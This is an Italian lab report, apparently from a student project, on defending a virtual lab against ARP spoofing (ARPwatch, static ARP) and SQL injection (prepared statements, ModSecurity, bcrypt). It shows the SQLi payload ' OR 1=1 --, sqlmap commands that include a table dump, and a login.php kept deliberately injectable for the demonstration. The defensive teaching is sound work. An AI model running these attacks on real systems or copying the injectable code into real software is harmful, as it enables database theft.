


Figura 10. Terminale 1




Figura 11. Terminale 2

Verifica del rilevamento

Con l'attacco attivo, ARPwatch ha rilevato immediatamente le variazioni anomale nelle associazioni IP-MAC, generando messaggi di tipo *flip flop* nel syslog di Ubuntu Server (Figura 12). Il termine *flip flop* indica che lo stesso indirizzo IP alterna tra due MAC diversi: in questo caso, l'IP 192.168.80.20 (Kali-Victim) risultava associato alternativamente al MAC reale della vittima e al MAC di Kali-Attacker, segnale inequivocabile di un avvelenamento ARP in corso.



Figura 12. Rilevamento dell'attacco in tempo reale

Difesa contro ARP Spoofing - ARP Statico

L'ARP Statico è la contromisura più efficace contro l'ARP Spoofing. Consiste nell'impostare manualmente nella tabella ARP della macchina vittima un'associazione IP-MAC permanente e non modificabile. Una voce statica (flag `CM` - *Complete Manual*) non può essere sovrascritta da pacchetti ARP Reply, indipendentemente dalla loro provenienza.

La configurazione è stata effettuata su Kali-Victim: avendo il MAC reale del server fissato in tabella, la vittima invia le proprie richieste direttamente al server reale, impedendo a Kali-Attacker di intercettare le credenziali.

Configurazione

Prima è stato verificato il MAC reale del server Ubuntu:

```
ip link show ens33
```

Codice 12. Verifica del MAC reale di Ubuntu Server

Il comando mostra le informazioni dell'interfaccia `ens33`, quella Host-Only su Ubuntu. Il campo `link/ether` nell'output contiene il MAC reale da utilizzare per la voce statica. L'output atteso è `link/ether 00:0c:29:fc:af:9f`.




Figura 13. Indirizzo MAC del server

È stata impostata l'associazione statica su Kali-Victim:

```
sudo arp -s 192.168.80.30 00:0c:29:fc:af:9f
arp -n
```

Codice 13. Impostazione ARP statico su Kali-Victim

Il comando `arp -s` aggiunge una voce statica nella tabella ARP associando l'IP del server al suo MAC reale verificato nel passaggio precedente. Il comando `arp -n` mostra la tabella ARP senza risolvere i nomi host: la voce deve apparire con flag `CM` (Complete + Manual), a indicare che è permanente e non sovrascrivibile. Nella verifica a seguire, questi flag compariranno direttamente negli screenshot e permettono di distinguere le voci statiche da quelle dinamiche.

Flag	Significato
C	Complete - associazione verificata tramite ARP Reply
M	Manual/Permanent - impostata manualmente, non modificabile
CM	Permanente e verificata - immune ad ARP Spoofing

Tabella 5. Significato dei flag nella tabella ARP

Verifica della difesa

Con l'ARP Statico configurato, è stato verificato che la tabella ARP di Kali-Victim riportasse correttamente la voce permanente prima di lanciare l'attacco (Figura 14): l'entry `192.168.80.30` mostra il MAC reale con flag `CM`, a indicare che l'associazione è completa e manuale, quindi non sovrascrivibile.




Figura 14. Tabella ARP di Kali-Victim prima dell'attacco

Per verificare la contromisura è sufficiente avviare un solo terminale arpspoof verso la vittima (anziché i due necessari nella fase offensiva): basta avvelenare la direzione attaccante→vittima per osservare se la voce statica viene sovrascritta. È stato quindi avviato arpspoof da Kali-Attacker (Figura 15): i pacchetti ARP falsi sono stati inviati in continuazione verso la vittima. La differenza rispetto a prima è che questa volta la tabella ARP della vittima non reagisce.




Figura 15. arpspoof da Kali-Attacker

Controllando nuovamente la tabella ARP di Kali-Victim mentre arpspoof è attivo (Figura 16), si è osservato che l'entry è rimasta invariata: `192.168.80.30` punta ancora al MAC reale con flag `CM`. I pacchetti ARP Reply inviati dall'attaccante vengono ignorati dal sistema operativo perché la voce è marcata come permanente. L'attacco ARP Spoofing è completamente neutralizzato.




Figura 16. Tabella ARP di Kali-Victim durante l'attacco ARP Spoofing attivo

Difesa contro SQL Injection - Prepared Statements

I Prepared Statements (query parametrizzate) sono il metodo più efficace contro la SQL Injection. Il principio è la **separazione tra codice SQL e dati**: la struttura della query viene inviata al database separata dai dati dell'utente, forniti in un secondo momento. Il database tratta i parametri sempre come dati, mai come codice SQL eseguibile. Questa protezione è indipendente dalla modalità di attacco: blocca qualsiasi payload SQLi, sia inserito manualmente che generato automaticamente da strumenti come sqlmap.

Implementazione - login.php mitigato

Il file `login.php` è stato riscritto sostituendo la concatenazione diretta con un Prepared Statement. La struttura della query è stata definita una volta con segnaposto `?`, e i valori dell'utente sono stati legati successivamente tramite `bind_param("ss", $username, $password)`: il primo argomento è una stringa di tipo in cui ogni carattere corrisponde al tipo del parametro seguente (`"s"` = string, `"i"` = integer); due `"s"` indicano che entrambi i parametri sono stringhe.


```
<?php
$conn = new mysqli("localhost", "webuser", "webpass", "
   azienda");
if (isset($_POST['username']) && isset($_POST['password']))
    {
    $username = $_POST['username'];
    $password = $_POST['password'];
    $stmt = $conn->prepare(
        "SELECT * FROM utenti WHERE username=? AND password
           =?"
    );
    $stmt->bind_param("ss", $username, $password);
    $stmt->execute();
    $result = $stmt->get_result();
    if ($result->num_rows > 0) {
        echo "<h2>Login effettuato con successo!</h2>";
    } else {
        echo "<h2>Credenziali errate!</h2>";
    }
}
?>
<html><body>
<h2>Login Aziendale</h2>
<form method="POST">
    Username: <input type="text" name="username"><br><br>
    Password: <input type="password" name="password"><br><
       br>
    <input type="submit" value="Login">
</form>
</body></html>
```

Codice 14. login.php mitigato con Prepared Statement


Il flusso del codice mitigato è il seguente: `prepare()` invia al database la struttura della query con i segnaposto `?`, senza ancora i dati; `bind_param()` lega i valori reali ai segnaposto specificandone il tipo; `execute()` esegue la query con i parametri legati, nel momento in cui il database ha già separato la logica SQL dai dati; `get_result()` recupera il risultato come oggetto MySQLi, da cui si controlla `num_rows` per determinare l'esito del login.

Verifica della difesa

Con i Prepared Statements attivi, il payload SQLi `' OR 1=1 --` è stato inserito nel form (Figura 17a): il sistema risponde con "Credenziali errate" (Figura 17b), poiché l'input viene trattato come stringa letterale e non trova corrispondenza nel database. Il login con credenziali valide continua a funzionare correttamente.



(a) Payload SQLi `' OR 1=1 --` inserito nel form con Prepared Statements attivi



(b) Il sistema risponde "Credenziali errate"

Figura 17. Verifica dei Prepared Statements

La protezione si estende anche agli attacchi automatizzati: con i Prepared Statements attivi, sqlmap è stato rilanciato contro `login.php`. L'output mostra che entrambi i parametri non risultano iniettabili (Figura 18): sqlmap ha testato tutte le tecniche disponibili senza trovare alcuna vulnerabilità.



Figura 18. sqlmap con Prepared Statements attivi

Difesa contro SQL Injection - ModSecurity WAF

ModSecurity rappresenta un **secondo livello di difesa indipendente**: anche se il codice PHP fosse ancora vulnerabile, le richieste SQLi verrebbero bloccate dal WAF prima ancora di raggiungere il database. I Prepared Statements proteggono solo le query che li utilizzano: una singola query concatenata dimenticata in qualsiasi file dell'applicazione resterebbe vulnerabile. Il WAF copre l'intera applicazione indipendentemente dal codice, compensando eventuali lacune nello sviluppo. Blocca qualsiasi payload SQLi restituendo un errore `403 Forbidden`. Per attivare il blocco attivo è necessario impostare la direttiva `SecRuleEngine On` nel file `/etc/modsecurity/modsecurity.conf`: il valore di default `DetectionOnly` registra le violazioni nei log ma non blocca nulla, rendendo ModSecurity inefficace senza questa modifica.

Verifica della difesa

Con ModSecurity attivo in modalità `On`, sqlmap è stato rilanciato contro lo stesso target:

```
sqlmap -u "http://192.168.80.30/login.php"
  --data="username=test&password=test"
  --dbs
```

Codice 15. Test di sqlmap con ModSecurity attivo

Il blocco è verificabile su due livelli. A livello di browser (Figura 19), inserendo manualmente un payload SQLi nel form di login - come `' OR 1=1 -- -` la risposta è `403 Forbidden`: ModSecurity intercetta il payload e blocca la richiesta prima che raggiunga PHP. Un utente legittimo che accede normalmente non vede alcun blocco. A livello di terminale (Figura 20), sqlmap non riesce nemmeno a stabilire la connessione: riceve un errore `CRITICAL`, a conferma che il WAF sta bloccando tutto il traffico generato dallo scanner.




Figura 19. Browser: Output ModSecurity

La conseguenza lato strumento di attacco è ancora più netta: sqlmap, non ricevendo alcuna risposta valida, non riesce nemmeno ad avviare la fase di rilevamento delle vulnerabilità.

```
[08:45:59] [CRITICAL] all tested parameters do not appear to
 there is some kind of protection mechanism involved (e.g. WA
[08:45:59] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 147 times
```

Figura 20. Terminale sqlmap con ModSecurity attivo

Protezione dei Dati a Riposo - Hashing delle Password con bcrypt

Prepared Statements e ModSecurity bloccano la SQL Injection, ma non proteggono le password se un attaccante ottiene accesso diretto al database tramite altri vettori: credenziali compromesse, accesso fisico, backup esposti o vulnerabilità non coperte. In questi scenari le password in chiaro sarebbero immediatamente leggibili.

L'hashing con **bcrypt** (descritto nella Sezione 3) risolve questo problema alla radice: le password non vengono mai memorizzate in chiaro, ma come hash non reversibili. Anche con il dump completo del database, l'attaccante ottiene solo stringhe del tipo `$2y$10$...` inutilizzabili senza un attacco di forza bruta computazionalmente costoso.

Implementazione

L'implementazione si articola in due script distinti con responsabilità separate. `hash_passwords.php` è uno script di migrazione usa e getta, eseguito una sola volta da CLI per convertire le password già in chiaro nel database in hash bcrypt: nasce dalla necessità di gestire dati preesistenti. `login.php` è il codice applicativo che usa `password_verify()` per confrontare a runtime l'input dell'utente con l'hash memorizzato: in questa sezione viene mostrata una versione con query concatenata, intenzionalmente vulnerabile a SQLi, per dimostrare che anche un dump completo del database non fornisce credenziali utilizzabili. In un sistema progettato da zero con bcrypt, lo script di migrazione non esisterebbe: le password verrebbero hashate direttamente al momento della registrazione.

Step 1 - Allargamento della colonna password nel database La colonna `password` nella tabella `utenti` è definita come `VARCHAR(50)`, dimensione insufficiente per un hash bcrypt che occupa circa 60 caratteri. Prima di procedere con l'hashing è stata allargata la colonna a `VARCHAR(255)`:

```
USE azienda;
ALTER TABLE utenti MODIFY password VARCHAR(255);
SELECT username, password FROM utenti;
```

Codice 16. Allargamento colonna password del DB

```
mysql> SELECT username, password FROM utenti;
+----------+-------------+
| username | password    |
+----------+-------------+
| admin    | password123 |
| mario    | mario456    |
+----------+-------------+
2 rows in set (0,00 sec)
```

Figura 21. Tabella `utenti` prima dell'hashing

Step 2 - Script di hashing È stato creato lo script PHP `hash_passwords.php` che legge le credenziali, genera l'hash bcrypt con `password_hash()` e aggiorna il database tramite Prepared Statement:

```
<?php
$conn = new mysqli("localhost", "webuser", "webpass", "
   azienda");

$users = [
    ['username' => 'admin', 'plaintext' => 'password123'],
    ['username' => 'mario', 'plaintext' => 'mario456'],
];

foreach ($users as $user) {
    $hash = password_hash($user['plaintext'],
       PASSWORD_BCRYPT);
    $stmt = $conn->prepare("UPDATE utenti SET password=?
       WHERE username=?");
    $stmt->bind_param("ss", $hash, $user['username']);
    $stmt->execute();
    echo "Aggiornato " . $user['username'] . ":\n" . $hash
       . "\n\n";
}
?>
```

Codice 17. Script di hashing

Step 3 - Esecuzione dello script Lo script è stato eseguito direttamente da PHP CLI:

```
sudo php /var/www/html/hash_passwords.php
```

Codice 18. Esecuzione dello script di hashing

```
andrea@andrea-VMware-Virtual-Platform:~$ sudo php /var/www/html/hash_passwords.php
Aggiornato admin:
$2y$10$vs9OOawkpFawCOr55t86bu.n8k8uW1nRrSlxX.jZHW89tbKpqEFwO

Aggiornato mario:
$2y$10$.pSR3HYOk/mM.0E9YoLC/.hNfHrDBwp4QiGlVGPn85iPO8APLABJS
```

Figura 22. Output di `hash_passwords.php`

Per ogni utente è stato generato un hash bcrypt.

```
USE azienda;
SELECT username, password FROM utenti;
```

Codice 19. Verifica delle password nel database dopo l'hashing

Step 4 - Verifica nel database (dopo)

```
mysql> SELECT username, password FROM utenti;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$vs9OOawkpFawCOr55t86bu.n8k8uW1nRrSlxX.jZHW89tbKpqEFwO |
| mario    | $2y$10$.pSR3HYOk/mM.0E9YoLC/.hNfHrDBwp4QiGlVGPn85iPO8APLABJS |
+----------+--------------------------------------------------------------+
```

Figura 23. Tabella `utenti` dopo l'hashing

Step 5 - login.php con password_verify() per il test bcrypt Il file `login.php` è stato modificato per utilizzare `password_verify()` al posto del confronto diretto in SQL. La query recupera solo l'hash memorizzato per username e il confronto avviene in PHP. La query rimane concatenata (vulnerabile a SQLi) per consentire il dump con sqlmap nella fase di verifica:

```php
<?php
$conn = new mysqli("localhost", "webuser", "webpass", "
   azienda");

if (isset($_POST['username']) && isset($_POST['password']))
    {
    $username = $_POST['username'];
    $password = $_POST['password'];

    $query = "SELECT password FROM utenti WHERE username='
       $username'";
    $result = $conn->query($query);

    if ($result && $result->num_rows > 0) {
        $row = $result->fetch_assoc();
        if (password_verify($password, $row['password'])) {
            echo "<h2>Login effettuato con successo!</h2>";
        } else {
            echo "<h2>Credenziali errate!</h2>";
        }
    } else {
        echo "<h2>Credenziali errate!</h2>";
    }
}
?>
<html><body>
<h2>Login Aziendale</h2>
<form method="POST">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  <input type="submit" value="Login">
</form>
</body></html>
```

Codice 20. login.php con password_verify()

La query filtra solo per username e non include la password nella clausola `WHERE`: il confronto della password non può avvenire in SQL perché nel database è memorizzato un hash bcrypt, non la password in chiaro. Il confronto viene delegato a PHP tramite `password_verify()`: questa funzione esegue internamente l'hashing della password inserita con lo stesso salt dell'hash memorizzato e confronta i risultati. Il codice rimane tuttavia **vulnerabile a SQL Injection** sulla query concatenata: questo è intenzionale, poiché l'obiettivo di questo step è dimostrare che anche ottenendo il dump del database tramite sqlmap, le password estratte sono hash bcrypt inutilizzabili.

Verifica della difesa

Login legittimo - funzionamento corretto Con le password hashate, è stato verificato che il login con credenziali valide continuasse a funzionare correttamente, senza alcuna modifica all'esperienza dell'utente legittimo.




Figura 24. Login effettuato con successo dopo l'hashing

Dump del database con sqlmap - hash inutilizzabili Per dimostrare l'efficacia della mitigazione, ModSecurity è stato temporaneamente disabilitato e `login.php` è stato ripristinato alla versione vulnerabile senza Prepared Statements, simulando uno scenario in cui l'attaccante riesce a eseguire il dump del database. L'obiettivo non è mostrare che sqlmap può bucare il sistema, ma che anche ottenendo il dump completo le password sono hash bcrypt inutilizzabili:

```
sqlmap -u "http://192.168.80.30/login.php"
       --data="username=test&password=test"
       -D azienda -T utenti --dump
```

Codice 21. sqlmap con ModSecurity disabilitato su login.php vulnerabile




Figura 25. Output del dump

Implementazione completa: Prepared Statements + bcrypt

Il codice seguente mostra la versione di `login.php` con tutte le difese attive combinate: query parametrizzata con Prepared Statement e confronto della password tramite `password_verify()`.

```php
<?php
$conn = new mysqli("localhost", "webuser", "webpass", "
   azienda");
if (isset($_POST['username']) && isset($_POST['password']))
    {
    $username = $_POST['username'];
    $password = $_POST['password'];

    $stmt = $conn->prepare(
        "SELECT password FROM utenti WHERE username=?"
    );
    $stmt->bind_param("s", $username);
    $stmt->execute();
    $result = $stmt->get_result();

    if ($result && $result->num_rows > 0) {
        $row = $result->fetch_assoc();
        if (password_verify($password, $row['password'])) {
            echo "<h2>Login effettuato con successo!</h2>";
        } else {
            echo "<h2>Credenziali errate!</h2>";
        }
    } else {
        echo "<h2>Credenziali errate!</h2>";
    }
}
?>
<html><body>
<h2>Login Aziendale</h2>
<form method="POST">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  <input type="submit" value="Login">
</form>
</body></html>
```

Codice 22. login.php completo: Prepared Statements + bcrypt

Il Prepared Statement impedisce SQL Injection sulla query; `password_verify()` confronta l'input con l'hash bcrypt senza esporre mai la password in chiaro. Le due difese operano su livelli distinti e si completano a vicenda: i Prepared Statements proteggono l'accesso impedendo la manipolazione della query, bcrypt protegge i dati rendendo inutilizzabili le credenziali anche in caso di dump del database.

Conclusioni

Per l'ARP Spoofing, **ARP Statico** e **ARPwatch** coprono livelli distinti: il primo impedisce la sovrascrittura della tabella ARP, il secondo rileva le variazioni anomale. Per la SQL Injection, **Prepared Statements** e **ModSecurity** applicano la filosofia *defense in depth*: due barriere indipendenti, ciascuna sufficiente a bloccare l'attacco. **bcrypt** completa il quadro come misura di protezione dei dati a riposo: indipendente dalla SQL Injection, garantisce che anche in caso di accesso diretto al database le credenziali restino inutilizzabili.